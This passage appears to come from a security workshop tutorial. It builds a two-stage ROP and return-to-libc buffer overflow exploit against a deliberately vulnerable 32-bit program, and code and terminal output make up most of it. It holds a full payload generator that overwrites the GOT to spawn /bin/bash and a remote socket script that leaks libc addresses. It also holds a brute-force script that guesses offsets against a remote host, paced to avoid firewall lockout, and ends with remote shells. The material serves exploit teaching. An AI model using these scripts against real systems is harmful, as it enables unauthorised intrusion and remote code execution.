
# Compute offset(FUNC1) - offset(FUNC2)
[[ $# != 3 ]] && { echo "Usage: $0 PROG FUNC1 FUNC2"; exit; }
PROG=$1
```

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```

FUNC1=$2
FUNC2=$3

# Get the libc filename
set $(ldd $PROG | grep 'libc.so' | head -n 1)
LIB=$3
# From there, get each function offset
set $(objdump -T $LIB | grep " $FUNC1$" | head -n 1)
printf -v O1 "0x%x" 0x$1
set $(objdump -T $LIB | grep " $FUNC2$" | head -n 1)
printf -v O2 "0x%x" 0x$1

# Output the offset difference in hex
printf "0x%x\n" $(( O1 - O2 ))

```

Then the offset is easily computed:

```

hacker@kali:~$ ./libc-offset.sh ./prog execve puts
0x56cc0

```

Finding ROP gadgets

We need some ROP gadgets (code snippets ending in `ret`) to carry out the required computations. Why gadgets? Remember that anywhere you can input data is writable but not executable memory. So you can't input instructions, only addresses of instructions and the input arguments needed (if any). And since you place the instructions linearly in the same memory, those instruction addresses must be to code sections that actually return to your exploit list, hence ROP = return-oriented programming. What returns? Well, existing `libc` routines like `scanf` for one. That part of the exploit is known as return-to-libc. And addresses of instructions that happen to sit a little before a return instruction: those little code sections are called ROP gadgets. But it's not easy locating those gadgets, hence we use `ropeme` for locating gadgets to use in a ROP exploit.

We break the exploit into 2 stages for one very important reason. The buffer overflow writes on the stack, and the stack's address varies with each run. If we need to use a gadget with a `leave` instruction we'll need to set `ebp` to the address to return in the stack. Also, we may want to call a couple of routines each of which need pointers to the addresses of arguments. If those arguments sit in the stack as part of the first buffer overflow, we don't know their addresses. If, however, our first (stage-0) buffer overflow merely sets up a second (stage-1) buffer into into a known, fixed part of memory we can easily pass arguments as we know the addresses within that buffer.

stage-0 consists of a call to `scanf` which has 2 arguments so we need a gadget to `pop 2` items off the stack. We also need a `leave` statement to set the `esp` stack pointer to the stage-1 buffer location. We choose the first of each of these

```

# Now use ropeme
source activate rop
ropshell.py
generate prog 4
search pop ? pop ?
search leave
search pop ebp
# manual control-d

```

Running these commands gives us:

```

hacker@kali:~$ source activate rop
(rop) hacker@kali:~$ ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets

```

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```

ROPeMe> generate prog 4
Generating gadgets for prog with backward depth=4
It may take few minutes depends on the depth and file size...
Processing code block 1/1
Generated 86 gadgets
Dumping asm gadgets to file: prog.ggt ...
OK
ROPeMe> search pop ? pop ?
Searching for ROP gadget:  pop ? pop ? with constraints: []
0x8048462L: pop ebx ; pop ebp ;;
0x8048627L: pop ebx ; pop ebp ;;
0x80485e7L: pop edi ; pop ebp ;;

ROPeMe> search leave
Searching for ROP gadget:  leave with constraints: []
0x804836aL: leave ;;
0x8048491L: leave ;;
0x804851eL: leave ;;

ROPeMe> search pop ebp
Searching for ROP gadget:  pop ebp with constraints: []
0x8048463L: pop ebp ;;
0x80485e8L: pop ebp ;;
0x80485f3L: pop ebp ;;

```

stage-1 presents more of a gadget selection challenge. We leave it up to the reader to find the easier gadgets. Here we explain the contortions we went through to update the GOT starting at the end of the GOT computations then deducing the preceding gadgets required. After a bit of search and contemplation, updating the GOT table would be done with the gadget

```
0x804845eL: add [ebx+0x5d5b04c4] eax ;;
```

This involved setting up ebx so that after doing unsigned 32-bit address additions we get [ebx+0x5d5b04c4] = 0x0804a008 (puts's GOT address). This gadget pop ebx ; pop ebp sets ebx:

```
0x8048462L: pop ebx ; pop ebp ;;
```

Setting eax to 0x56cc0 = offset(execve) - offset(puts) proved a bit more challenging as that value has whitespace (NULL) characters which would terminate scanf input leaving the rest of stage-1 unread. So after noticing the instruction

```
0x8048459L: add eax 0x804a024 ; add [ebx+0x5d5b04c4] eax ;;
```

we did the following:

1. first set eax = offset - 0x0804a024 - 0x0804a024 - 0x0804a024. Now eax does not have any whitespace;
2. then we would run the above gadget 3 times to get eax back to offset.

However, that gadget also had a side effect of adding eax to the address [ebx+0x5d5b04c4]. Rather than spraying bits “somewhere”, we set ebx = stage1addr - 0x5d5b04c4. Then [ebx+0x5d5b04c4] = stage1addr, which is the (unused) first word of stage-1.

Note: Subtracting 0x0804a024 works for the observed value of offset. However, other offset values may not be so lucky. The exploit could be modified to compute the number of subtractions (if any) needed to avoid the “bad characters” that would terminate buffer input. In this case the number of following add ROP gadgets must be adjusted,

and the offset of subsequent addresses in the buffer must also be adjusted. We leave this as a learning exercise for the reader.

Finally, the only gadget to `pop eax` has a `leave` instruction:

```
0x8048368L: pop eax ; pop ebx ; leave ;;
```

The `leave` instruction means we have to set `ebp` to keep executing in our stage-1 buffer.

9.5.4 Payload

Generating the payload

Here is the actual exploit, which must vary between local `libc`'s due to the offsets changing in `libc` between different versions. It overcomes NX, ASLR and ASCII-Armor mapping. The technique uses ROP, ret-to-libc to bypass NX, and resolves `libc` address at runtime to bypass ASLR.

The stage-0 loader transfers the actual stage-1 payload to the custom stack using `scanf` and ROP gadgets. The stage-0 loader is constructed to reuse data bytes in the vulnerable program to generate the payload. At the end of stage-0 we switch the stack frame to our custom stack in the `.data` segment and execute the actual stage-1 payload from there. The actual payload (stage-1) executes ROP gadgets to set up the final `execve` call.

This is the python program that creates the exploit code, it's one input being `offset(execve) - offset(puts)` computed by the `libc-offset.sh` script provided in the previous section. Download `create-payload.py` and make it executable (`chmod +x create-payload.py`):

```
#!/usr/bin/env python

import argparse
import struct

parser = argparse.ArgumentParser(description="Create buffer overflow")
parser.add_argument("offset", help="hex offset value")
args = parser.parse_args()

# *****
# *****
# Piece together the exploit string as a python list.
# The offset value input is embedded below in the list.
# *****
# *****

def p(addr):
    return struct.pack('<l', addr)

offset = int(args.offset, 16)

# Choose the stageladdr >= .data section address 0x0804a018
stageladdr = 0x0804aa24
# puts@plt 0x080483cc ==> GOT entry 0x0804a014
puts_PLT = 0x080483cc
puts_GOT = 0x0804a014

exploit = []
```

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```

# *****
# First question answer
# *****

exploit.append("57\n" )

# *****
# Stage 0 buffer
# *****

# Fill up callee stack
exploit.append("X"*267)

# Call scanf to copy stage 1 into .data
#   scanf address = 0x080483bc
exploit.append(p(0x080483bc))
#   Get rid of 2 scanf arguments, gadget 0x8048462L: pop ebx ; pop ebp ;;
exploit.append(p(0x8048462))
#   1st arg = 0x08048707, pointer to %s
exploit.append(p(0x08048707))
#   2nd arg = stageladdr, pointer into .data
exploit.append(p(stageladdr))

# After scanf, use leave to switch to stage 1 just read in
#   pop .data address into ebp so leave will set esp to stage 1 in .data
#   use gadget 0x8048463L: pop ebp ;; to pop .data
exploit.append(p(0x8048463))
exploit.append(p(stageladdr))
#   use gadget 0x804836aL: leave ;; to branch to stage 1
#   key to this is that .data is at a fixed address
exploit.append(p(0x804836a))
exploit.append("\n")

# *****
# Stage 1 buffer at stageladdr
# *****

# Stage 0 leaves to get here, so this is pop'ed into ebp
# Later on this is used as the target of an add instruction
exploit.append(p(0x01010101))

# First change puts GOT to execve GOT
#   tricks needed to get around needing gadget with leave (which updates esp)
#   use gadget 0x8048463L:
#       pop ebp ;; to set up ebp to value after leave instruction
exploit.append(p(0x8048463))
# This points to "after-leave" ahead
exploit.append(p(stageladdr+4*6))
#   use gadget 0x8048368L:
#       pop eax ; pop ebx ; leave ;; to setup eax and ebx for add
exploit.append(p(0x8048368))
#   libc offsets goes here with subtractions to avoid whitespace in value
#   NOTE: subtracting 3 times avoids whitespace for the values we've seen.
#       For extra credit, compute the number of subtractions required and
#       modify the following code to handle a variable number of subtractions

```

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```

# and the resulting moving of address offsets below.
exploit.append(p(offset - 0x0804a024 - 0x0804a024 - 0x0804a024))
# set ebx to start of .data minus a constant: stageladdr - 0x5d5b04c4
exploit.append(p(stageladdr-0x5d5b04c4))
# target after-leave = stageladdr + 4*6
exploit.append("junk")
# now correct eax by 3 times doing gadget 0x8048459L:
# add eax 0x804a024 ; add [ebx+0x5d5b04c4] eax ;;
# NOTE: number of adds should match number of subtractions above.
exploit.append(p(0x8048459))
exploit.append(p(0x8048459))
exploit.append(p(0x8048459))
# now set up ebx using gadget 0x8048462L:
# pop ebx ; pop ebp ;;
exploit.append(p(0x8048462))
# set ebx to GOT entry address - 0x5d5b04c4
exploit.append(p(puts_GOT - 0x5d5b04c4))
# junk for ebp
exploit.append("junk")
# gadget to store GOT update 0x804845eL:
# add [ebx+0x5d5b04c4] eax ;;
exploit.append(p(0x804845e))

# Call execve as puts after GOT rewrite
exploit.append(p(puts_PLT))
# the function isn't returning
exploit.append("junk")
# 1st argument is pointer to target bash = "/bin/bash"
# NOTE: if computed number of adds above, this address must be adjusted.
exploit.append(p(stageladdr+4*19))
# 2nd argument is argument array (pointer to NULL 0x8048748)
exploit.append(p( 0x8048748))
# 3rd argument is environment array (pointer to NULL ...)
exploit.append(p(0x8048748))
# Here goes "/bin/bash"
# Target bash = = stageladdr + (4*19)
# NOTE: if computed number of adds above, refs to this address must be adjusted.
exploit.append("/bin/bash")

# *****
# *****
# Print out the exploit string
# *****
# *****
outstring = "".join(exploit)
print(outstring)
exit()

```

Running the exploit locally

Here is the first of 2 examples of running the exploit on your local host. First you can save the python program's output to a file, then `cat FILE - | ./prog` to run the exploit. We show here 3 code blocks to be cut-&-pasted into a terminal window. The first kicks off the exploit which moves from a terminal with a prompt to a prompt-less subshell:


```
# Create the input file using scripts provided
./create-payload.py $(./libc-offset.sh ./prog execve puts) > input

# Show PPID and processes before execve
echo $PPID
ps -ef | grep bash

# Run the exploit and now no prompt -
# .bashrc not run in subshell
# Also note now in a different process
cat input - | ./prog
```

Running the above gets this:

```
(rop) hacker@kali:~$ # Create the input file using scripts provided
(rop) hacker@kali:~$ ./create-payload.py $(./libc-offset.sh ./prog execve puts) >
↪input
(rop) hacker@kali:~$
(rop) hacker@kali:~$ # Show PPID and processes before execve
(rop) hacker@kali:~$ echo $PPID
3345
(rop) hacker@kali:~$ ps -ef | grep bash
hacker      3352  3345  0 17:43 pts/0      00:00:00 -bash
hacker      3442  3345  0 17:43 pts/1      00:00:00 -bash
hacker      7317  3345  0 22:17 pts/2      00:00:00 -bash
hacker      7933  3352  0 22:48 pts/0      00:00:00 grep bash
(rop) hacker@kali:~$
(rop) hacker@kali:~$ # Run the exploit and now no prompt -
(rop) hacker@kali:~$ # .bashrc not run in subshell
(rop) hacker@kali:~$ # Also note now in a different process
(rop) hacker@kali:~$ cat input - | ./prog
Select from the menu?
1. Choice one?
2. More choices?
3. Something else to choose??
>
Almost there ... expand your horizons.
> Not enough ... you must really try more before your success.
```

At this point we're in a prompt-less subshell. From there we'll demo a new \$PPID and show the extra bash shells:

```
echo $PPID
ps -ef | grep bash
whoami
pwd
exit
```

Running the above gets this:

```
echo $PPID
3352
ps -ef | grep bash
hacker      3352  3345  0 17:43 pts/0      00:00:00 -bash
hacker      3442  3345  0 17:43 pts/1      00:00:00 -bash
hacker      7317  3345  0 22:17 pts/2      00:00:00 -bash
hacker      7935  3352  0 22:48 pts/0      00:00:00 [bash]
hacker      7961  7935  0 22:50 pts/0      00:00:00 grep bash
```

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```
whoami
hacker
pwd
/home/hacker
exit
```

Now show we're back in the original shell. Show that with these commands:

```
# All done, execve terminated
echo $PPID
ps -ef | grep bash
```

Running the above gets this:

```
# All done, execve terminated
(rop) hacker@kali:~$ echo $PPID
3345
(rop) hacker@kali:~$ ps -ef | grep bash
hacker    3352   3345    0 17:43 pts/0    00:00:00 -bash
hacker    3442   3345    0 17:43 pts/1    00:00:00 -bash
hacker    7317   3345    0 22:17 pts/2    00:00:00 -bash
hacker    8012   3352    0 22:53 pts/0    00:00:00 grep bash
(rop) hacker@kali:~$
```

Serving the exploit over localhost:8080

Here is the second of 2 examples of running the exploit on your local host, this time over the network. The target “server” is set up in one terminal window using `sudo -u nobody socat tcp4-listen:8080,bind=127.0.0.1,reuseaddr,fork exec:./prog`, running prog on port 8080. The second client terminal window connects to the server via `cat input - | socat - tcp4:127.0.0.1:8080`. The final exploit on a target server will work similarly to this exploit, the only differences being the IP address used and the different offsets within their libc (more on that later).

We start setting up the server in terminal window 1:

```
# Do this from a different terminal window.
# Mimick the target server
sudo -u nobody socat tcp4-listen:8080,bind=127.0.0.1,reuseaddr,fork exec:./prog
```

Then we start up the client in terminal window 2:

```
# Send the exploit data over the network
cat input - | socat - tcp4:127.0.0.1:8080
```

That gets us a prompt-less shell on the server from terminal window 2:

```
(rop) hacker@kali:~$ # Send the exploit data over the network
(rop) hacker@kali:~$ cat input - | socat - tcp4:127.0.0.1:8080
Select from the menu?
1. Choice one?
2. More choices?
3. Something else to choose??
>
Almost there ... expand your horizons.
```

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```
> Not enough ... you must really try more before your success.
>
```

Now the client can continue executing from terminal window 2:

```
whoami
id
exit
```

Running the above results in closing out the exploit from window 2:

```
> whoami
nobody
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
exit
```

Finally, use `control-C` to terminate the server session on terminal 1:

```
hacker@kali:~$ sudo -u nobody socat tcp4-listen:1984,bind=127.0.0.1,reuseaddr,fork_
↳exec:./prog
^C
hacker@kali:~$
```

9.5.5 libc offsets

Which libc?

What has been shown? When we know the libc offsets we can generate an exploit and get a shell. While they are known for a localhost, knowing them for a remote server is another thing.

libc offsets can change with every patch and differ even more between Linux distributions. Attacking a remote server running the vulnerable program involves these steps:

1. Do some reconnaissance to determine a “smallish” range of possible values for the offset.
 - (a) Determining the cloud hosting provider (if one is used) and look at the offsets for their possible Linux distributions.
 - (b) Change the exploit payload to instead collect some libc offset info. Compare that information to libc offsets of the major Linux distributions (CentOS, Debian, Ubuntu, ...).
2. Once a likely range of libc offsets is determined, write a bash script to loop through a range of possible libc offsets until success.

Setting up the vulnerable host in GCE

To understand how to attack the vulnerable app, first set up the server on a cloud VM. In this case we’ll do it using Google Compute Engine and Debian 9.

```
# SSH to the instance
ssh -i ~/.ssh/id_gce_jim.maki hacker@meetup.bitbender.org

mkdir -p vuln
```

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```
cd vuln
curl -o file https://sbwasp.github.io/_downloads/file
cat file | base64 -d > prog
chmod +x prog
sudo -u nobody nohup socat tcp4-listen:8080,reuseaddr,fork exec:./prog > /tmp/nohup_
↪8080 &
```

To demonstrate it can be remotely attacked, compute the offset on the vulnerable server. Of course in a real attack you wouldn't be given this information, but we'll demonstrate later how to overcome this.

```
curl -o libc-offset.sh https://sbwasp.github.io/_downloads/libc-offset.sh
chmod +x libc-offset.sh
./libc-offset.sh ./prog execve puts
```

Running this shows that offset is 0x51dd0 vs locally 0x56cc0 for a ratio of 0.943.

```
hacker@meetup:~/vuln$ ./libc-offset.sh ./prog execve puts
0x51dd0
```

Use 0x51dd0 from your local computer to get a shell on the vulnerable server:

```
source activate rop # if not already activated
./create-payload.py 0x51dd0 > input-0x51dd0
cat input-0x51dd0 - | socat - tcp4:meetup.bitbender.org:8080

whoami
id
```

Running this results in a shell on the vulnerable server:

```
(rop) oresama@backup:tmp$ ./create-payload.py 0x51dd0 > input-0x51dd0
(rop) oresama@backup:tmp$ cat input-0x51dd0 - | socat - tcp4:meetup.bitbender.org:8080
Select from the menu?
1. Choice one?
2. More choices?
3. Something else to choose??
>
Almost there ... expand your horizons.
> whoami
nobody
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

Of course the vulnerable server is not accessible to determine the offset 0x51dd0. How might this be overcome?

First try to determine the OS/version

If you know the OS and version you can get an estimate of the offset. There are a number of ways a pentester might proceed.

One way is to use DNS to find out who owns the IP:

```
whois $(dig +short meetup.bitbender.org)
```

This reveals that the IP is owned by Google, so we could guess that it hosted somewhere at Google. If Google Compute Engine, then it's likely one of the [GCE Images](#). For each of these images, create a VM and measure the offset both

before and after patches, resulting in a range of offset values for exploit. And that would result in success as the vulnerable server is a Debian 9 image from GCE.

Do a reconnaissance exploit

Another approach is to change the exploit payload to instead print out some information about the server, in this case the puts offset in libc.

From bash shell exploit to printf reconnaissance

We write a reconnaissance exploit: instead of doing the buffer overflow exploit we can use `printf` to output the actual addresses of `puts` and `__libc_start_main` on the vulnerable server. Given those addresses we can compare them to other `libc`'s corresponding values to see which one is most like the vulnerable server's `libc`. Here is the reconnaissance exploit coded completely in python. (The main exploit only used python to create the input file, which was cat-ed via a pipe to socat. Here, no cat is needed.)

Download `libc-recon.py` and make it executable (`chmod +x libc-recon.py`):

```
#!/usr/bin/env python

# Hardcoded to get __libc_start_main and puts runtime addresses.
# printf excluded as address ended in whitespace "0c".

import argparse
import socket
import struct
import time
import sys
import re

def p(addr):
    return struct.pack('<L', addr)

def expose_addr(ip, port):

    # Choose the stageladdr >= .data section address 0x0804a018
    stageladdr = 0x0804aa24
    # __libc_start_main@PLT 0x0804838c ==> GOT entry 0x0804a004
    libc_GOT = 0x0804a004
    # puts@plt 0x080483cc ==> GOT entry 0x0804a014
    puts_GOT = 0x0804a014

    # *****
    # Connect to remote host and receive the input menu
    # *****

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, port))
    menu = s.recv(1024)

    # *****
    # Answer first question and receive the response
```

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```

# *****

s.send("57\n")
prompt = s.recv(100)

# *****
# Build then send stage 0 buffer and receive response
# *****

exploit = []
# Fill up callee stack
exploit.append("X"*267)
# Call scanf to copy stage 1 into ~ .data
#   scanf address = 0x080483bc
exploit.append(p(0x080483bc))
#   Get rid of 2 scanf arguments, gadget 0x8048462L: pop ebx ; pop ebp ;;
exploit.append(p(0x8048462))
#   1st arg = 0x08048707, pointer to %s
exploit.append(p(0x08048707))
#   2nd arg = stageladdr, pointer into .data
exploit.append(p(stageladdr))

# After scanf, use leave to switch to stage 1 just read in
#   pop .data address into ebp so leave will set esp to stage 1 in .data
#   use gadget 0x8048463L: pop ebp ;; to pop .data
exploit.append(p(0x08048463))
exploit.append(p(stageladdr))
#   use gadget 0x804836aL: leave ;; to branch to stage 1
#   key to this is that .data is at a fixed address
exploit.append(p(0x804836a))
exploit.append("\n")

s.send("".join(exploit))
# Response doesn't send flush so s.recv(70) here hangs

# *****
# Build then send stage 1 buffer
# *****

exploit = []
# Stage 0 leave returns here, so this is pop'ed into ebp
exploit.append("junk")
# call 80483ac <printf@plt> in main @ 0x804853f
exploit.append(p(0x0804853f))
#   arg1 = pointer to format string below
exploit.append(p(stageladdr + 4*5))
#   arg2 = address of __libc_start_main GOT pointer
exploit.append(p(libc_GOT))
#   arg3 = address of puts GOT pointer
exploit.append(p(puts_GOT))
#   arg1 format string
#   address = stageladdr + (4*5)
# NOTE: two potential problems:
#   (1) whitespace in address could terminate string early
#   (2) if no NULL near address could get lots of data
exploit.append("===libc===%s===puts===%s\n")

```

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```

s.send("".join(exploit))
answer = s.recv(2512)
libc_answer = answer[answer.find("===libc===")+10:][0:4]
puts_answer = answer[answer.find("===puts===")+10:][0:4]
libc = struct.unpack('<L', libc_answer)[0]
puts = struct.unpack('<L', puts_answer)[0]
return(libc, puts)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Display puts libc offset")
    parser.add_argument("ip", help="remote IP address")
    parser.add_argument("port", help="remote port")
    args = parser.parse_args()

    ip = args.ip
    port = int(args.port)
    (libc, puts) = expose_addrs(ip, port)
    print("puts = " + hex(puts))
    print("libc = " + hex(libc))
    print("puts offset = " + hex(puts - libc))
    exit()

```

A word of warning about this reconnaissance: the application segfaults and a simple `sudo dmesg | tail` shows the segfault. Anybody doing log analysis will pick up the fact that *something* is going wrong.

Testing the reconnaissance locally

We first run the exploit locally, getting the correct offset for puts in **libc**. First, in a separate terminal start up our local “server”:

```
hacker@kali:~$ socat tcp4-listen:8080,bind=127.0.0.1,reuseaddr,fork exec:./prog
```

and then in a separate window run `libc-recon.py '127.0.0.1'`:

```
hacker@kali:~$ ./libc-recon.py '127.0.0.1' 8080
puts = 0xf7d71160
libc = 0xf7d226a0
puts offset = 0x4eac0
```

Remember to go and kill the local “server”. This offset 0x4eac0 is exactly that produced by `./libc-offset.sh ./prog puts __libc_start_main`:

```
hacker@kali:~$ ./libc-offset.sh ./prog puts __libc_start_main
0x4eac0
```

Vulnerable server reconnaissance

Next we run it against the vulnerable server to get puts’s offset in **libc**.

```
hacker@kali:~$ ./libc-recon.py meetup.bitbender.org 8080
puts = 0xf757d880
```

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```
libc = 0xf7536180
puts offset = 0x47700
```

This shows the puts offset is 0x47700 in GCE and locally 0x4eac0, or a ratio of 0.908. We could use this to predict the offset of execve from puts: $0.908 * 0x56cc0 = 0x4ed00$ (rounded from 0x4ecfc) vs the actual 0x51dd0. Since libc routine addresses are a multiple of 16 (last 4 bits are 0), then the guess is off by $(0x51dd0 - 0x4ed00)/16 = 781$, or 781 steps away from the initial guess. If you started at 0x4ed00 and made steps of 16 above & below the starting value, you would find the offset after $781 * 2 + 1 = 1563$ steps. So we would have to run a little under 1600 brute force guesses before success.

We could improve our initial guess by doing reconnaissance of all the libc values in the vulnerable program: fflush, printf, scanf, and puts. From there we might be able to reason a better first guess. But we won't do that here.

Major libc stats

A script to analyze libc's

Another approach is to look at the major libc's (CentOS, Debian, Ubuntu, ...) and compare their numbers to those observed from the reconnaissance results above.

First download `libc-offset-so.sh` and make it executable (`chmod +x libc-offset-so.sh`):

```
#!/usr/bin/env bash

if [[ $# != "3" ]]; then
    echo "$0 LIBC FUNC1 FUNC2"
    exit
fi

LIB="$1"
FUNC1="$2"
FUNC2="$3"

set $(objdump -T $LIB | grep " __libc_start_main$" | head -n 1)
printf -v Olibc "0x%x" 0x$1
set $(objdump -T $LIB | grep " $FUNC1$" | head -n 1)
printf -v O1 "0x%x" 0x$1
set $(objdump -T $LIB | grep " $FUNC2$" | head -n 1)
printf -v O2 "0x%x" 0x$1
printf -v offset1 "0x%x\n" $(( O1 - O2 ))
printf -v offset2 "0x%x\n" $(( O2 - Olibc ))
echo $FUNC1 = $O1
echo $FUNC2 = $O2
echo offset $FUNC1 - $FUNC2 = $offset1
echo offset $FUNC2 - libc = $offset2
```

Debian 9 libc

First use `libc-offset-so.sh` to analyze the Debian 9 `libc` Package: `libc6 (2.24-11+deb9u1)`. (Note: `.deb` and `.udeb` package files can be extracted using `ar p DEBFILE data.tar.xz | tar -Jx`):

```
mkdir libc_debian9
cd libc_debian9
```

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```
curl -s -O \
    http.us.debian.org/debian/pool/main/g/glibc/libc6-udeb_2.24-11+deb9u1_i386.udeb
ar p libc*.udeb data.tar.xz | tar -Jx
cd ..
./libc-offset-so.sh "$(find libc_debian9 -name 'libc-*so')" \
    execve puts
```

Running the above gets us:

```
hacker@kali:~$ mkdir libc_debian9
hacker@kali:~$ cd libc_debian9
hacker@kali:~/libc_debian9$ curl -s -O \
> http.us.debian.org/debian/pool/main/g/glibc/libc6-udeb_2.24-11+deb9u1_i386.udeb
hacker@kali:~/libc_debian9$ ar p libc*.udeb data.tar.xz | tar -Jx
hacker@kali:~/libc_debian9$ cd ..
hacker@kali:~$ ./libc-offset-so.sh "$(find libc_debian9 -name 'libc-*so')" \
> execve puts
execve = 0xb16d0
puts = 0x5f870
offset execve - puts = 0x51e60
offset puts - libc = 0x476f0
```

Ubuntu 16.04 LTS libc

Next analyze the Ubuntu 16.04 LTS **libc** offset.

```
mkdir libc_ubuntu_16.04
cd libc_ubuntu_16.04
curl -s -O \
    http://security.ubuntu.com/ubuntu/pool/main/g/glibc/libc6-i386_2.23-0ubuntu10_
↪amd64.deb
ar p libc*.deb data.tar.xz | tar -Jx
cd ..
./libc-offset-so.sh "$(find libc_ubuntu_16.04 -name 'libc-*so')" \
    execve puts
```

Running this results in:

```
hacker@kali:~$ mkdir libc_ubuntu_16.04
hacker@kali:~$ cd libc_ubuntu_16.04
hacker@kali:~/libc_ubuntu_16.04$ curl -s -O \
> http://security.ubuntu.com/ubuntu/pool/main/g/glibc/libc6-i386_2.23-0ubuntu10_
↪amd64.deb
hacker@kali:~/libc_ubuntu_16.04$ ar p libc*.deb data.tar.xz | tar -Jx
hacker@kali:~/libc_ubuntu_16.04$ cd ..
hacker@kali:~$ ./libc-offset-so.sh "$(find libc_ubuntu_16.04 -name 'libc-*so')" \
> execve puts
execve = 0xaf590
puts = 0x5f140
offset execve - puts = 0x50450
offset puts - libc = 0x46c00
```

Centos 7 libc

For the Centos 7 i386 **libc**:

```
# rpm needs rpm2cpio to unpack
sudo apt install rpm2cpio -y

# get offsets for centos7 libc
mkdir libc_centos7
cd libc_centos7
curl -s -O \
    http://mirrors.usc.edu/pub/linux/distributions/centos/7/updates/x86_64/Packages/
↪glibc-2.17-196.el7_4.2.x86_64.rpm
rpm2cpio glibc-*.rpm | cpio --quiet -idm
cd ..
./libc-offset-so.sh "$(find libc_centos7 -name 'libc-*so')" execve puts
```

Running the above gets us:

```
hacker@kali:~$ # rpm needs rpm2cpio to unpack
hacker@kali:~$ sudo apt install rpm2cpio -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
rpm2cpio is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
hacker@kali:~$
hacker@kali:~$ # get offsets for centos7 libc
hacker@kali:~$ mkdir libc_centos7
hacker@kali:~$ cd libc_centos7
hacker@kali:~/libc_centos7$ curl -s -O \
>    http://mirrors.usc.edu/pub/linux/distributions/centos/7/updates/x86_64/Packages/
↪glibc-2.17-196.el7_4.2.x86_64.rpm
hacker@kali:~/libc_centos7$ rpm2cpio glibc-*.rpm | cpio --quiet -idm
hacker@kali:~/libc_centos7$ cd ..
hacker@kali:~$ ./libc-offset-so.sh "$(find libc_centos7 -name 'libc-*so')" execve puts
execve = 0xbf550
puts = 0x6cf20
offset execve - puts = 0x52630
offset puts - libc = 0x4b410
```

libc summary and a guess

We see the **libc**'s execve / puts offset ratio is around 1.09 or 1.14 (depending on the distribution):

Table 1: libc execve offset ratios

libc distribution	puts - libc start	execve - puts	ratio
Debian 9	0x000476f0	0x00051e60	1.15
Ubuntu 16.04 LTS	0x00046c00	0x00050450	1.13
CentOS 7	0x0004b410	0x00052630	1.09
vuln server	0x00047700	0x0004dde0 ?	1.09 ?
vuln server	0x00047700	0x00051700 ?	1.14 ?

So we pull a guess of 0x51700 assuming Ubuntu/Debian server. The guess from the reconnaissance program was

0x4ed00. Given the actual answer is 0x51dd0, this guess is far better. It's low by 109 guesses, meaning a search centered around the guess would take 219 guesses before success - a huge reduction in the search space.

Brute force vulnerable server search

So now we must show how to search an offset range. Since we don't want to trip off firewalls, the attempts will be spaced 30 seconds apart, and waiting for 219 guesses (a little under 2 hours) is a bit long for our demo. So we'll start with the range [0x00051db0, 0x00051de0] to save time.

Here's a script that runs over a range of **libc** offsets trying to find the correct offset. Download `search-range.sh` and make it executable (`chmod +x search-range.sh`). Note that it waits 30 seconds between tries. (If you don't wait some amount of time between attempts you'll find yourself locked out of the site for some time.)

```
#!/usr/bin/env bash

# Run a test over a range of libc offsets.
# Stop when get success or run out of libc offsets.
# Assume offset mod 16 = 0.

[[ $# != 1 && $# != 2 ]] && { echo "Usage: $0 START [STOP]"; exit; }
START=$1
STOP=$START
[[ $# == 2 ]] && STOP=$2
[[ $1 -gt $2 ]] && { echo "START $1 is not less than STOP $2"; exit; }

REMHOST=meetup.bitbender.org
PORT=8080

for (( s=$START; s<=$STOP; s=$((s + 16)) )); do
    printf -v offset "0x%x" $s
    echo Testing $offset
    result=$( ./create-payload.py $offset ; sleep 5; echo "echo hello; echo exit;" ) | \
    socat - tcp4:$REMHOST:$PORT
    [[ "$result" =~ hello ]] && { echo success at $offset; exit; }
    sleep 25
done
```

Running the above search over the interval [0x00051db0, 0x00051de0] found the actual correct value of 0x51dd0. Now we can get a shell on the vulnerable server.

```
(rop) hacker@kali:~$ ./search-range.sh 0x00051db0 0x00051de0
Testing 0x51db0
Testing 0x51dc0
Testing 0x51dd0
success at 0x51dd0
(rop) hacker@kali:~$ ./create-payload.py 0x51dd0 > input-0x51dd0
(rop) hacker@kali:~$ cat input-0x51dd0 - | socat - tcp4:meetup.bitbender.org:8080
Select from the menu?
1. Choice one?
2. More choices?
3. Something else to choose??
>
Almost there ... expand your horizons.
> id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
hostname
```

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```
meetup
# powned
exit

(rop) hacker@kali:~$
```

9.5.6 Understanding ROP

Here are some key concepts that you should understand now that you’ve seen the exploit:

- Now you can see why it’s called ROP (return-oriented programming).

Everything in the exploit is either: a pointer to a **libc** routine’s PLT entry (return-to-libc), a pointer to a **libc** routine’s PLT entry whose GOT has been modified to point to a different **libc** routine (return-to-GOT), a gadget (which I’ll call return-to-gadget), the address of some data needed as an argument, or rarely data (“/bin/bash” here).

- You cannot put plain assembly instructions in the exploit because every elf library section is either executable or writable, but not both.

So wherever you read in your payload can’t be memory that allows direct execution. However, like the stack it can be a pointer to code.

- You should understand the different roles of `leave` and `ret` in returning from a subroutine.

Basically, `leave` sets the stack registers `ebp` & `esp` back up, and `ret` branches to the return address saved on the stack. The stack starts in high memory and grows downward as routines are called, and shrinks back up as they return. The “base pointer” `ebp` points to a routine’s top of the stack and is right below the caller routine’s stack frame. The “stack pointer” `esp` points to the business end of the stack where items can be pushed & popped.

Before a subroutine is called, the caller pushes the calling arguments onto the stack then calls the subroutine. The `call` instruction pushes the return address onto the stack (and the `ret` will pop it off and jump there). It’s up to the callee routine to set up their own stack and restore the caller’s stack before returning to the caller. Here’s how it’s done. The callee pushes the caller’s `ebp` on the stack (saving it right where the callee’s stack starts) and so now `esp` points to that stack entry (the first belonging to the callee). That’s the where the callee’s base pointer should point to and this is done by the `mov ebp,esp` instruction. So the callee’s stack base pointer `ebp` is now correct. Next the callee subtracts the amount of memory needed in the callee routine from `esp` to get the correct amount of stack memory dedicated to the callee. Now the stack pointers `ebp` & `esp` are correct for the callee to work.

